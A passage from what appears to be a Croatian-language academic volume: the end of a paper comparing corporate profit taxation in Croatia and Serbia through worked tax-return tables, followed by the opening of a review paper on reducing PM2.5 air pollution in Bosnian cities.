Neka umanjenja odnosno uvećanja porezne osnovice koja su zakonom propisana trajno utječu na poreznu obvezu, a neka samo privremeno, tako da se porezna obveza premješta iz jednog u drugo porezno razdoblje. Osnovicu za plaćanje poreza na dobit trajno umanjuju olakšice u visini dijela izdataka za školovanje i izobrazbu radnika. Tako ovisno o veličini poduzetnika te o tome da li je riječ o posebnom ili općem obrazovanju, poduzetnik može sa 50% odnosno 70% učinjenih izdataka umanjiti osnovicu za plaćanje poreza na dobit. U Republici Hrvatskoj stopa poreza na dobit iznosi 12% ako su u poreznom razdoblju ostvareni prihodi do 3.000.000,00 kn ili 18% ako su u poreznom razdoblju ostvareni prihodi jednaki ili veći od 3.000.000,00 kn.

Porezno razdoblje

Porezno razdoblje za utvrđivanje poreza na dobit je u pravilu kalendarska godina*, osim ako Porezna uprava nije na zahtjev poreznog obveznika odobrila i izdala rješenje da se poslovna i kalendarska godina razlikuju. Pri tome porezno razdoblje ne smije prelaziti razdoblje od 12 mjeseci. Izabrano porezno razdoblje porezni obveznik ne može mijenjati tri godine. Postoje porezni obveznici koji mogu imati porezno razdoblje koje nije kalendarska godina. U takvim poslovnim situacijama razdoblje utvrđivanja poreza na dobit može biti i dio poslovne godine i to u sljedećim slučajevima:

- ako je poduzetnik registriran tijekom poslovne godine,
- ako je poduzetnik premještao sjedište ili upravljanje poslovima iz inozemstva u tuzemstvo,
- ako je tijekom poslovne godine otvoren postupak stečaja ili likvidacije,

* Zakon o porezu na dobit čl.6.st.2.

* Zakon o porezu na dobit čl.16.

* Zakon o porezu na dobit čl.6.1.t.4.

* Zakon o porezu na dobit čl.6.st.1.t.5.

* Zakon o porezu na dobit čl.14.

* Zakon o porezu na dobit čl.15.

* Zakon o porezu na dobit čl.29.st.1

- ako je tijekom godine došlo do statusnih promjena – spajanja, pripajanja ili podjele društva (razdvajanje i odvajanje).

5. SUSTAV OPOREZIVANJA KORPORATIVNE DOBITI U REPUBLICI SRBIJI

U svijetu ne postoje dvije države sa jednakim sustavom obračuna i plaćanja poreza dobit te primjenom istih normativnih okvira. Normativno uređenje* obračuna i plaćanje poreza na dobit Republike Srbije razlikuje se u odnosu na Republiku Hrvatsku, ali konačni cilj im je jednak, a to je ubiranje poreza.

Porezni obveznik

Porezni obveznik poreza na dobit u Republici Srbiji je:

- privredno društvo, odnosno poduzeće, koje je osnovano radi obavljanja djelatnosti u cilju stjecanja dobiti
- zadruga – koja ostvaruje prihode prodajom proizvoda na tržištu ili vršenjem usluga uz naknadu
- drugo pravno lice, ne dobitna organizacija – koje nije osnovano radi ostvarivanja dobiti već je zakonom osnovano radi postizanja drugih ciljeva utvrđenih njegovim općim aktom, ako ostvaruje prihode prodajom proizvoda na tržištu ili vršenjem usluga uz naknadu. Ne dobitnim organizacijama smatraju se:
 - a) ustanova čiji je osnivač Republika Srbija
 - b) sindikalna organizacija
 - c) komora
 - d) crkva i vjerska zajednica
 - e) udruženje
 - f) fundacija i zadužbina
- drugi ne-pravni subjekti osnovani za zaradu
- poduzetnici koji plaćaju porez na prihode od obavljanja samostalne djelatnosti na paušalno i stvarno utvrđene prihode –, „paušalci i knjigaši“
- društva u stečaju i likvidaciji.

Svi navedeni obveznici dužni su u roku od 15 dana od dana registracije obavljanja privredne djelatnosti upisati se u registar poreznih obveznika koji

* *Uži normativni okvir odnosi se na Zakon o porezu na dobit pravnih lica i Pravilnik o sadržaju poreskog bilansa i drugim pitanjima od značaja za način utvrđivanja poreza na dobit pravnih lica, dok širi normativni okvir uključuje preko dvadesetak propisa.*

vodi Porezna uprava radi utvrđivanja obveza poreza na dobitak po osnovi obavljanja određene privredne djelatnosti.

Utvrđivanje porezne osnovice

Osnovica poreza na dobit pravnih osoba je oporeziva dobit koja se utvrđuje u poreznoj bilanci, a početna porezna osnovica je knjigovodstvena dobit ili gubitak izvještajnog razdoblja. Računovodstvo je uređeno Međunarodnim računovodstvenim standardima (MRS). Međunarodnim standardima financijskog izvještavanja (MSFI) za MSP (Mala i srednja poduzeća) te propisima koje uređuje računovodstvo. Početna porezna osnovica korigira se i utvrđuje prema propisima koje propisuje ministar financija na temelju Zakona o porezu na dobit. Korekcije ili rashodi koji se ne priznaju i korigiraju se kroz poreznu bilancu:

1. Na teret rashoda ne priznaju se: *
 - troškovi koji se ne mogu dokumentirati
 - ispravak vrijednosti pojedinačnih potraživanja od osoba kome se istovremeno i duguje, do iznosa obaveze prema toj osobi
 - pokloni i prilozi dati političkim organizacijama
 - pokloni čiji je primalac povezana osoba iz čl. 59. Zakona o porezu na dobit
 - kamate zbog nepravovremenog plaćanja poreza, doprinosa i drugih javnih davanja
 - troškovi postupka prinudne naplate poreza i drugih davanja, troškovi prekršajnog postupka i drugih prekršajnih postupaka koji se vode pred nadležnim organima
 - novčane kazne koje izriče nadležni organ, ugovorene kazne i penali
 - zatezne kamate između povezanih osoba
 - troškovi koji nisu nastali u svrhu obavljanja poslovne djelatnosti
2. obračunate otpremnine i novčane naknade zaposlenom po osnovu odlaska u mirovinu ili prestanak radnog odnosa po drugom osnovu, priznaju se kao rashod u Poreznoj bilanci u periodu u kome su isplaćene, što znači da se računovodstveni rezultat korigira za isplatu ili ne isplatu obračunate otpremnine*
3. rashodi koji se ne smatraju zaradom u skladu Zakona o radu, ali koji se u smislu Zakona o porezu na dohodak građana oporezuju kao zarada, priznaju se u poreznom periodu u kojem su isplaćeni*
4. porezna amortizacija priznaje se kao rashod, dok se knjigovodstvena razlika ne priznaje. Obadvije ulaze u obračun osnovice PD-a.

* Zakon o porezu na dobit pravnih lica čl. 7a

* Zakon o porezu na dobit pravnih lica čl. 9a

* Zakon o porezu na dobit pravnih lica čl. 9. st.2.

5. rashod koji se u poreznoj bilanci priznaje u postotnom iznosu najviše u odnosu na ukupni prihod:
- zdravstvene, obrazovne, naučne, humanitarne, vjerske i sportske namjene, zaštitu životne sredine, kao i davanja učinjena ustanovama, odnosno pružateljima usluga socijalne zaštite osnovanim u skladu sa zakonom koje uređuje socijalnu zaštitu - 5%
 - humanitarnu pomoć, odnosno otklanjanje posljedica nastalih u slučaju vanredne situacije, koji su učinjeni Republici, autonomnoj pokrajini, odnosno jedinici lokalne samouprave - 5%
 - članarine komorama, savezima i udruženjima priznaju se kao rashod u poreznoj bilanci najviše do 0,1% ukupnog prihoda
 - izdaci za reklamu i propagandu priznaju se kao rashod u iznosu do 10% od ukupnog prihoda.
 - izdaci za reprezentaciju priznaju se kao rashod u iznosu do 0,5% od ukupnog prihoda
 - neiskorištena dugoročna rezerviranja
 - kapitalni dobitak ili gubitak.

6. KOMPARATIVNA ANALIZA OPOREZIVANJA KORPORATIVNE DOBITI U REPUBLICI HRVATSKOJ I REPUBLICI SRBIJI

Autori ovog rada daju kratki analitički osvrt na oporezivanje korporativne dobiti u Republici Hrvatskoj i Republici Srbiji na temelju usporednih obračuna poreza na dobit, za isto porezno razdoblje, pripadajuće porezne osnovice, te u konačnici i obvezu poreza na dobit, a nakon primjene važećih poreznih normativnih okvira. Sastavljanjem obrasca Prijava poreza na dobit* poduzetnik utvrđuje poreznu osnovicu na temelju računovodstvenih propisa kao razliku prihoda i rashoda prije obračuna poreza na dobit koja može biti uvećana ili umanjena sukladno odredbama Zakona o porezu na dobit (NN 177/04, 90/05, 146/08, 80/10, 22/12, 148/13, 143/14,50/16, 115/16.). U primjeru je prikazan obračun poreza na dobit za poduzeće koje posluje na području Republike Hrvatske koje je u obvezi plaćanja poreza na dobit u iznosu od 363.600,00 kn nakon propisanih uvećanja i umanjenja. Poduzetnik će u Hrvatskoj platiti veći porez na dobit.

Kao i kod obračuna poreza na dobit u Republici Hrvatskoj, polazna osnovica za obračun poreza na dobit poduzetniku u Republici Srbiji je računovodstvena dobit temeljena na računovodstvenim propisima, koja se nadalje korigira za zakonom propisana uvećanja i umanjenja, sukladno

* Prijava poreza na dobit ili tzv. „porezna bilanca“ je obrazac putem kojeg se utvrđuju svi relevantni elementi za utvrđivanje obveze poreza na dobit u Republici Hrvatskoj.

odredba Zakonu o porezu na dobit (Zakon o porezu na dobit pravnih lica (Sl. glasnik RS, br.25/2001.,80/2002. – dr. zakon, 43/2003., 84/2004., 18/2010., 101/2011., 119/2012., 47/2013., 108/2014., 368/2014. dr. zakon, 142/2014., 91/2015. - autentično tumačenje, 112/2015. i 113/2017.)

U obrascu Poreski bilans* kojeg poduzetnik ispunjava za poduzeće koje je registrirano u Republici Srbiji koriste se jednaki iznosi računovodstvene dobiti kao i za poduzeće u Republici Hrvatskoj i isti su izraženi u kunama. U narednoj tablici su prikazani podaci prema polaznom modelu računa dobiti i gubitka za poduzetnika u Republici Hrvatskoj i Republici Srbiji. Račun dobiti i gubitka prikazuje kretanje prihoda, rashoda te financijskog rezultata kroz obračunsko razdoblje. (Žager i Dečman, 2015.). U primjeru, oba poduzetnika imaju istu računovodstvenu dobit, međutim razlike nastaju kod primjene porezne stope i poreznog tretmana pojedinih rashoda kod sastavljanja porezne prijave.

Tablica 1. Polazni model Računa dobiti i gubitka za poduzetnika u RH i RS (izraženo u kunama). Izvor: Obrada autora

Rn.br.	Stavke polaznog modela RDG-a	Poduzetnik u RH (18%)	Poduzetnik u RS (15%)
	<i>Ukupni prihodi</i>	<i>12,000.000,00</i>	<i>12,000.000,00</i>
	<i>Ukupni rashodi</i>	<i>10,000.000,00</i>	<i>10,000.000,00</i>
	<i>Financijski rezultat prije oporezivanja</i>	<i>2,000.000,00</i>	<i>2,000.000,00</i>
	<i>Porez na dobit</i>	<i>363.600,00</i>	<i>294.000,00</i>
	<i>Financijski rezultat nakon oporezivanja</i>	<i>1,636.100,00</i>	<i>1,706.000,00</i>

Poduzetnik u Republici Hrvatskoj kao i poduzetnik u Republici Srbiji ima iste polazne parametre, poput ukupnih prihoda, ukupnih rashoda, računovodstvene dobiti odnosno financijskog rezultata prije oporezivanja. Također u ukupnim rashodima poduzetnik iz Republike Hrvatske i Republike Srbije imaju iste iznose pojedinačnih rashoda (koji su proizvoljno odabrani ali njihovi iznosi su u oba primjera isti) poput troškova reprezentacije, troškova za osobni prijevoz, troškova prisilne naplate poreza i drugih davanja, troškova kazni za prekršaje i prijestupe, rashode darovanja, rashode za kulturu te troškove amortizacije obračunate iznad propisanih stopa. Svi ti navedeni rashodi nisu identično porezno priznati u obje države što dovodi do niže ili više porezne osnovice te u konačnici do višeg ili nižeg

* Poreski bilans je obrazac putem kojeg se utvrđuju svi relevantni elementi za utvrđivanje obveze poreza na dobit u Republici Srbiji.

poreznog opterećenja. Razlike u poreznom tretmanu pojedinih rashoda prikazane su u tablici 2. te su izračunate prilikom sastavljanja porezne bilance sukladno pojedinom normativnom propisu države. U konačnici se zaključuje da će poduzetnik na ostvarenu računovodstvenu dobit od 2 mil. kuna u Republici Srbiji platiti porez na dobit od 294.000 kuna, dok će poduzetnik u Republici Hrvatskoj na ostvarenu računovodstvenu dobit od 2 mil. kuna platiti 363.600 kuna poreza na dobit. Navedena razlika proizlazi zbog niže stope poreza na dobit u Republici Srbiji koja je 15% dok je u Republici Hrvatskoj stopa porez na dobit 18% ali i zbog povoljnijeg poreznog tretmana određenih troškova. Tako je iz tablice 2. vidljivo da se različit porezni tretman rashoda odnosi na troškove reprezentacije, troškove za osobni prijevoz te rashode učinjene za zdravstvene usluge. Tako su u navedenom primjeru porezno priznati troškovi poduzetnika u RH iznosili 297.000 kuna dok su za poduzetnika u RS iznosili 357.000 kuna. Prihodi po osnovi primljenih dividendi imaju jednaki porezni tretman u Republici Hrvatskoj i Republici Srbiji tj. nakon sastavljanja porezne bilance, prihodi od primljenih dividendi ili udjela u dobiti smanjuju osnovicu poreza na dobit. U tablici 2. prikazane su korektivne stavke koje prilikom sastavljanja prijave poreza na dobit utječu na povećanje ili smanjenje porezne osnovice. Nakon primjene poreznih propisa vezano uz stavke povećanja ili smanjenja porezne osnovice, u konačnici se dobije korigirana porezna osnovica. Tada se na korigiranu poreznu osnovicu primjenjuje pripadajuća stopa poreza na dobit, te se na kraju dobije iznos porezne obveze. Dobit ili gubitak poslije poreza, odnosno financijski rezultat razdoblja, predstavlja konačni učinak financijskog poslovanja u poslovnoj godini, a utvrđuje se tako da se dobit prije poreza umani, odnosno gubitak prije poreza uveća, za iznos porezne obveze prema poreznoj prijavi, u skladu s vrijedećim poreznim propisima. (Parać, 2013.).

Tablica 2: Korektivne stavke prilikom izrade „porezne bilance“
(izraženo u kunama). Izvor: Obrada autora

		REPUBLIKA HRVATSKA		REPUBLIKA SRBIJA	
UKUPNI PRIHOD		12.000.000		12.000.000	
STAVKE UVEĆANJA DOBITI	TROŠKOVI UKUPNO	PRIZNATO	NEPRIZNATO	PRIZNATO	NEPRIZNATO
	IZNOS	IZNOS	IZNOS	IZNOS	IZNOS
Troškovi reprezentacije	20.000	10.000	10.000	20.000	0
Troškovi za osobni prijevoz	30.000	15.000	15.000	30.000	0
Troškovi prisilne naplate poreza i drugih davanja	5.000	0	5.000	0	5.000
Troškovi kazni za prekršaje i prijestupe	5.000	0	5.000	0	5.000
Rashodi darovanja za zdravstvene potrebe	260.000	240.000	20.000	260.000	0
Izdaci za oblast kulture	32.000	32.000	0	32.000	0
Amortizacija iznad propisanih stopa	15.000	0	15.000	15.000	0
UKUPNO	367.000	297.000	70.000	357.000	10.000
STAVKE UMANJENJA DOBITI	IZNOS				
Prihodi od dividendi i udjela u dobiti	50.000	50.000		50.000	
UKUPNO	50.000	50.000		50.000	

U tablici 3. prikazan je obračun poreza na dobit nakon sastavljanja porezne bilance. Korigirana porezna osnovica za poduzetnika u Republici Hrvatskoj je viša zbog većih porezno nepriznatih rashoda u iznosu 70.000,00 kuna koji predstavljaju stavke uvećanja porezne osnovice. Isti porezno nepriznati rashodi za poduzetnika u Republici Srbiji iznose svega 10.000,00 kuna. Stavke umanjjenja porezne osnovice formirane na temelju primljenih dividendi odnosno udjela u dobiti identične su u oba slučaja tj. imaju istu vrijednost i jednaki porezni tretman* kako u Republici Hrvatskoj tako i u Republici Srbiji.

Tablica 3: Usporedni pregled obračuna poreza na dobit Republika Hrvatska – Republika Srbija (izraženo u kunama). Izvor: Obrada autora

1	Polazna porezna osnovica / DOBIT	HRVATSKA	SRBIJA
		2.000.000	2.000.000
2	UVEĆANJE dobiti	70.000	10.000
3	UMANJENJE dobiti	50.000	50.000
4	DOBIT nakon korekcije	2.020.000	1.960.000
5	PRENESENI porezni gubitak	0	0
6	POREZNA OSNOVICA (konačna)	2.020.000	1.960.000
7	STOPA PD (za RH 18% - za RS 15%)	18%	15%
8	POREZNA OBVEZA	363.600	294.000

Budući da nam nominalne stope samo sugeriraju određene signale vezane uz potencijalno porezno opterećenje, potrebno je sagledati efektivne porezne stope. Osim toga poreznu za ocjenu porezne konkurentnosti treba sagledati i šire prostorno okruženje kao i trendove kretanja.

Prosječna stopa poreza na dobit poduzeća u EU-u iznosila je 21,9 % početkom 2018., isto kao i 2017. (Quest, 2018.). Najčešće se efektivna porezna stopa poduzeća mjeri kao omjer poreza na dobit poduzeća i dobiti poduzeća (Lynch, 1991). Prosječne efektivne porezne stope su niže od prosječnih nominalnih stopa. Prosječna efektivna stopa poreza na dobit na razini EU-28 iznosila je 20,1%. Prosječne efektivne stope razlikuju se od države do države. Primjerice u Bugarskoj ona iznosi 9%, u Mađarskoj 11,1%, Cipar 13%, Francuska 33,4%, Malta 32,2% itd. Stope poreza na dobit u mnogim zemljama OECD-a smanjuju se u protekla dva desetljeća (Morita,

* Prihodi od dividendi i udjela u dobiti stavka su umanjjenja porezne osnovice kako u RH tako i u RS jer su već uključene u poreznu osnovicu kao financijski prihodi, a prošle su „porezne škare“ poreza na dobit tj. one su neto dobit za raspodjelu ostvarene kod drugog poduzetnika, a financijski prihod su poduzetnika koji participira u kapitalu drugog poduzetnika.

Ogawa, Ono, 2017.). Na razini EU-28 također je prisutan dugoročni trend smanjivanja nominalnih i efektivnih stopa poreza na dobit. Takvi trendovi prisiljavaju države da koriste instrument poreza na dobit u svrhu ostvarivanja porezne konkurentnosti. Uzimajući u obzir efektivno porezno opterećenje na primjeru poduzetnika iz Republike Hrvatske i Republike Srbije, a izračunat kao udio porezne obveze u računovodstvenoj dobiti, poduzetnik u Republici Hrvatskoj ima veće efektivno porezno opterećenje (18,18%) dok poduzetnik iz Republike Srbije ima nižu poreznu obvezu i posljedično niže efektivno porezno opterećenje (14,7%). Dakle, efektivno porezno opterećenje za navedeni primjer je za 3,48 postotnih poena niže za poduzetnika u Republici Srbiji, dok nominalne stope sugeriraju razliku od 3 postotna poena. Međutim treba istaknuti, da ove razlike mogu biti i veće kada bi se uzelo u obzir i druge potencijalne olakšice vezane uz porez na dobit a koje nisu predmet ovoga rada. U skladu sa prikazanim primjerom, oporezivanje korporativne dobit u Republici Srbiji je više konkurentno nego u Republici Hrvatskoj što u konačnici znači da je Republika Srbija gledano sa aspekta porezne konkurentnosti u većoj mjeri privlačnija za strani kapital. Konačni financijski rezultat na primjeru poduzetnika u Republici Srbiji je veći u odnosu na poduzetnika u Republici Hrvatskoj što je dobar pokazatelj odnosno signal za vlasnike kapitala, koji su na taj način porezno stimulirani u odnosu na vlasnike kapitala u Republici Hrvatskoj.

6. ZAKLJUČAK

Porez na dobit je oblik oporezivanja dobiti koju ostvare trgovačka društva koja imaju status pravne osobe te fizičke osobe, rezidenti Republike Hrvatske koji obavljaju gospodarsku djelatnost samostalno, trajno i radi ostvarivanja dobiti, dohotka ili drugih gospodarskih procjenjivih koristi koje dobrovoljno ili po sili zakona ulaze u sustav poreza na dobit. U nekim državama zove se i porez na dohodak poduzeća. Porez na dobit je relativno noviji oblik oporezivanja koji se primjenjuje od II. Svjetskog rata i kao takav nema značajniji udio u Proračunu Republike Hrvatske, budući da se novije zemlje članice EU pa tako i Republika Hrvatska više oslanja na prihode po osnovi indirektnih poreza. Međutim porez na dobit može biti izvrstan mehanizam za privlačenje stranih investicija i stranog kapitala te vrlo važan porezni oblik putem kojeg se može ostvarivati porezna konkurentnost. Republika Hrvatska je dugi niz godina zanemarivala ovaj porezni oblik na način da su nominalne stope poreza na dobit kroz duži vremenski period bile na razini od 20%. Iako nominalne stope ne govore o stvarnom poreznom opterećenju, one zapravo kao „prvi signal“ sugeriraju kamo usmjeriti kapital i poslovnu aktivnost. Globalni trendovi upravo idu u tome smjeru, smanjivanju opterećenja putem oporezivanja korporativne dobiti, prvo putem

signala kao što su nominalne stope, a potom i preko poreznih olakšica. Ne postoje dvije države koje imaju jednaki porezni sustav pa tako i porez na dobit kao jedan od instrumenta prikupljanja javnih prihoda kojim država od subjekata pod svojom poreznom vlašću prinudno uzima novčana sredstva, bez neposredne protuusluge, a radi podmirenja svojih financijskih potreba i postizanja socijalnih, ekonomskih i drugih ciljeva u konačnici ima mogućnost biti instrumentom fiskalnih i nefiskalnih ciljeva oporezivanja. Uspoređivanjem sustava poreza na dobit Republike Hrvatske koja je ujedno i članica Europske Unije te poreznog sustava Republike Srbije koja pripada „trećim zemljama“ može se zaključiti da se odluka investitora ne bi trebala bazirati samo na visini stope poreza. Potrebno je uzeti u obzir sve druge čimbenike kao što su oslobođenja, olakšice i poticaji što bi predstavljalo dobru podlogu za buduća istraživanja. Međutim, ipak se može zaključiti da će investitori odabrati Republiku Srbiju kao zemlju u kojoj vide pozitivne učinke svojih ulaganja i gdje će u konačnici ostvariti veću dobit, ali i platiti manje poreza na dobit.

LITERATURA

1. Jelčić, B. 2001. Javne financije, RRif, Zagreb
2. Liu, X., Cao, S. 2007. Determinants of corporate effective tax rates: evidence from listed companies in China. *Chinese economy*, 40(6), 49-67.
3. Lynch, H. J. J. 1993. Effective corporate income tax rates and their relationship to corporate attributes: A multidefinitional, multiperiod view. Doctoral disertation, Texas A&M University
4. Morita, T., Ogawa, Y., Ono, Y., 2017. Corporate Tax Competition in the Presence of Unemployment, The Research Institute of Economy, Trade and Industry
5. Parać, B. 2013. Poduzetničko računovodstvo i financijsko izvještavanje, Visoka škola za poslovanje i upravljanje s pravom javnosti „Baltazar Adam Krčelić“, Zaprešić, 2013.
6. Quest S. 2018. Taxation Trends in the European Union, Data for the EU Member States, Iceland and Norway, 2018 edition
7. Zakon o porezu na dobit
8. Zakon o porezu na dobit pravnih lica
9. Žager K., Dečman N. 2015. Računovodstvo malih i srednjih poduzeća, Hrvatska zajednica računovođa i financijskih djelatnika, Zagreb, 2015.

**STRATEGIJE I MJERE ZA SMANJENJE KONCENTRACIJE
ZAGAĐIVAČA U ZRAKU (PREVASHODNO PM 2,5) U GRADSKIM
PODRUČJIMA**

**STRATEGIES AND MEASURES THAT FACILITATE THE
REDUCTION OF THE CONCENTRATION OF AIR POLLUTANTS
(PRIMARILY PM 2.5) IN URBAN AREAS**

Pregledni znanstveni članak

*Dinarević Mirza, dr. sci. iur.**

Sažetak

Da se bilo koji problem riješi, isti se prevashodno mora detektovati, zatim analizirati te potom pristupiti samom rješavanju. Cijeneći ukupnu situaciju u BiH nakon agresije, stiče se dojam da kod stanovništva BiH ne postoji realna percepcija opasnosti od zagađenosti zraka po zdravlje ljudi, u 2019. i 2020. godini, Sarajevo je na žalost višestruko bio najzagađeniji glavni grad u svijetu po pitanju koncentracije štetnih čestica u zraku. Činjenice o nepoduzimanju skoro nikakvih konkretnih mjera sa stvarnim učinkom po pitanju smanjena, kontrole odnosno upravljanja aerosolnim zagađivačima su samo dalje podkrijepljene punim bolničkim krevetima pacijenata sa problemima respiratornog sistema organa koji su u prethodnom periodu najbrojniji pacijenti u zdravstvenim ustanovama u BiH. Vremena za djelovanje na način na koji se do sada (ne)djelovalo su iza nas, odnosno istog nemamo. Rezultati su morali već biti evidentni i situacija u kojoj se nalazimo se jednostavno nije smijela dogoditi. U ovom istraživanju su predloženi primjenjivi ekonomski modeli djelovanja na smanjenje i upravljanje koncentracijama zagađivača u zraku prevashodno kroz primjer analize djelovanja jedne ozbiljne, napredne države poput Japana. Također, predložene su inovativne tehnologije i izumi koji se danas koriste u svijetu, te koji daju trenutne rezultate a koji svojom primjenom efikasno pročišćavaju zrak. Predloženi su također koncepti i tehnologije koji su implementirani širom svijeta koji daju konkretne i dokumentovane rezultate, a koji su trenutno primjenjivi na području BiH.

Ključne riječi: PM 2,5, zagađenje zraka, mjere za smanjenje i upravljanje zagađenjem zraka, nove tehnologije za smanjenje i upravljanje zagađenjem zraka, strategije za smanjenje i upravljanje zagađenjem zraka.

* BH Telecom dd Sarajevo, e-mail: mdinarevic@gmail.com

Abstract

For any problem to be solved, it must first of all be detected, analyzed, and then addressed. Contemplating the overall situation in BiH in the post Aggression period, one gets the impression that a real perception of the general population of the severity of air pollution and its inherent risks to human health is non-existent, i.e. in 2019 and 2020, Sarajevo was and is unfortunately the most polluted capital city in the world in terms of the concentration of harmful pollutant particles in the air. The fact that almost no concrete measures with actual effect on the reduction, control and management of air pollutants were undertaken is further substantiated by full hospital beds of patients with problems of the respiratory system, that were and still are the most numerous patients in health institutions across BiH. The time to act in the manner previously (not) undertaken is behind us, or to be more precise our time is up. The results had to be evident already and the situation we are in simply must not have happened. Applicable economic models that as a result reduce and manage concentrations of air pollutants, primarily through the example of analyzing the actions of a serious, advanced country like Japan, are presented in this study. Also, innovative technologies and inventions that are used in the world today are presented, they give near instant results, i.e. their application effectively purifies the air we breathe. Also presented are concepts and technologies that have been implemented around the world that provide concrete and documented results and that are currently applicable in BiH.

Key words: PM 2.5, air pollution, measures to reduce and manage air pollution, new technologies to reduce and control air pollution, strategies for reducing and managing air pollution.

1. EKONOMSKI MODELI DJELOVANJA NA SMANJENJE I UPRAVLJENJE KONCENTRACIJAMA ZAGAĐIVAČA U ZRAKU

Da bi se postiglo značajnije pročišćenje zraka odnosno čistiji zrak, važno je da vlasti donose informisane odluke prilikom odabira strategije i mjera za postizanje istog. Koncentracije čestica s aerodinamičkim promjerom manjim ili jednakim od 2,5 μm (PM 2,5) su previsoke u gradskim područjima BiH, a naročito u Sarajevu. Trenutno, nadgledani nivoi koncentracije štetnih čestica i dalje uveliko prelaze preporučeni odnosno, bezbjedni standard kvaliteta ambijentalnog zraka. Cijeneći navedeno, postoji realna potreba za istraživanje ekonomične strategije za smanjenje nivoa koncentracije PM 2,5 u gradskim područjima koja je ekonomična i trenutno

primjenjiva. Ovo istraživanje se bavi stvarnom i primjenjivom strategijom kontrole za Sarajevo razvijanjem integrisanog modela koji uključuje i aerosolne i ekonomske modele bazirano na višeslojnoj analogiji između BiH i Japana odnosno Sarajeva i Tokija u kontekstu predmetne problematike. Rezultati simulacija pokazuju da prefektura (Japan) u gradskim područjima ne mogu postići potrebne standarde oslanjajući se na vlastite napore za smanjenje PM 2,5. Preciznije, vlasti u gradskim područjima trebaju sarađivati sa vlastima izvan tih područja, naravno uvažavajući sve determinirajuće, prevashodno geografske faktore, kako bi poboljšale nivoe koncentracije PM 2,5. Stoga su simulirane mjere pod pretpostavkom da se emisije iz drugih izvora smanjuju na nivoe tako da koncentracija PM 2,5 opada za otprilike 18 $\mu\text{g}/\text{m}^3$. Prvo su simulirane efikasne mjere, tj. provedba takse na zagađenje odnosno okolišne takse. Utvrđeno je da ukupni troškovi kako bi se dostigao standard kvaliteta zraka korištenjem strategije ekonomske učinkovitosti, za slučaj Tokia, iznose oko 142.7 milijardi Yen-a. Čestice s aerodinamičkim promjerom manjim ili jednakim od 2,5 μm (PM 2,5), zagađivač zraka koji štetno utiče na zdravlje ljudi, privukle su pažnju širom svijeta, posebno u BiH. Zbog svojih aerodinamičnih čestica, male veličine, promjera 2,5 mikrometara ili manje, PM 2,5 uzrokuju bolesti i disajnog i kardiovaskularnog sistema. Prema američkom istraživanju, ako koncentracije PM 2,5 porastu za 10 $\mu\text{g}/\text{m}^3$, smrtnost će se povećati za 0,3% - 1,2% zbog kratkotrajne izloženosti zagađenju zraka, ili za 6% -13% zbog dugotrajne izloženosti zagađenju zraka (EPA, 2009). Uz to, prema evropskom istraživanju, ako koncentracije PM 2,5 porastu za 5 $\mu\text{g}/\text{m}^3$, smrtnost će se povećati za 7% zbog dugotrajne izloženosti zagađenju zraka (Beelen i dr., 2014). Zbog opisanih štetnih dejstava, visoke koncentracije PM 2,5 se prate širom svijeta (WHO, 2014). Svjetska zdravstvena organizacija (WHO) izvještava da je 88% ljudi širom svijeta izloženo nivou PM 2,5 koji premašuje standard WHO (WHO, 2005) kvaliteta zraka za prosječne godišnje koncentracije od 10 $\mu\text{g}/\text{m}^3$. Uz godišnju prosječnu koncentraciju, u date prosjeke je uvrštena i dnevna prosječna koncentracija. Dakle, neophodno je provoditi efikasne mjere. Posebno se treba fokusirati na mjere za postizanje standarda kvaliteta zraka za bezbjedne prosječne godišnje koncentracije.

Kao i u Kini i Indiji, a i ostalim najzagađenijim područjima svijeta, visoke koncentracije PM 2,5 također su važan ekološki a transcendentno i zdravstveni problem u BiH. Da bi shvatili razmjera problema kao i izazove koji se pojavljuju prilikom rješavanja ove problematike osvrnut ćemo se na primjer jednog od tehnološki najnaprednijih gradova svijeta, ako ne i najnaprednijim, Tokija. Konkretno, 2012. godine nijedna od stanica za praćenje kvaliteta zraka u Tokiju nije zabilježila vrijednosti koje ispunjavaju japanske standarde kvaliteta ambijentalnog zraka za PM 2,5 (Tokyo

Metropolitan Government, 2012). Jedan od razloga za ovakav neuspjeh, inače veoma ekološki osviještene i operativne vlade Japana, je taj što za razliku od drugih zagađivača zraka, kao što su sumpor dioksid, nitrogen dioksid i isparljivi organski spojevi, nedostaje regulatorni okvir usmjeren na PM 2.5. Ostali zagađivači su prema Zakonu o kontroli zagađenja zraka strogo regulisani ukupnim standardima kontrole i emisije, dok PM 2,5 nisu. Iako je Japanska vlada uspostavila standard kvaliteta ambijentalnog zraka, nije usvojila posebne regulatorne mjere za postizanje tog standarda. Štaviše, japanski standard za godišnju prosječnu koncentraciju PM 2,5 (15 µg/m³) je niži od standarda WHO (WHO, 2005).

Da bi se poboljšao kvalitet zraka u odnosu na PM 2,5 u gradskim područjima, regulatorno tijelo mora mnogo veći naglasak staviti na stacionarne izvore zagađenja (npr. proizvodna postrojenja, paljenje guma i ostalih ekološki neprihvatljivih materijala), a ne na pokretne izvore zagađenja (npr. automobile), iako stacionarni izvori manje doprinose ukupnim PM 2,5 emisija nego pokretni izvori. Recimo u Tokiju, 2005. godine štetne emisije iz su iz stacionarnih izvora iznosile 36% a 64% iz mobilnih izvora (JATOP, 2012). Jedan od razloga za ovu pojavu je taj što su automobili regulisani ne samo gore opisanim emisijskim standardima, već i znatno strožijim "Top Runner" programom, koji reguliše pitanja vezana za goriva, odnosno emisije automobila (Siderius i dr., 2013). Prema ovom programu, kada proizvođač plasira novi proizvod na tržište, energetska efikasnost tog proizvoda mora biti bolja od iste prethodno energetske najefikasnijeg proizvoda. Ovi propisi su postepeno pooštreni. Drugi razlog je to što će širenje odnosno povećanje hibridnih i električnih vozila de facto smanjiti potrošnju goriva, stoga se shodno očekuje i smanjenje emisija PM 2,5 iz automobila.

Međutim, malo je konkretnih dokaza o tome kako vlade mogu strateški smanjiti emisije PM 2,5 iz stacionarnih izvora oko Tokija. Koliko znamo, u Japanu ne postoji istraživanje koje bi se posebno fokusiralo na strateško smanjenje PM 2,5. Ovakav nedostatak dokaza izrazito je u suprotnosti sa situacijom u EU gdje su provedene mnoge studije strategija smanjenja PM 2,5 (Amann, i dr., 2004).

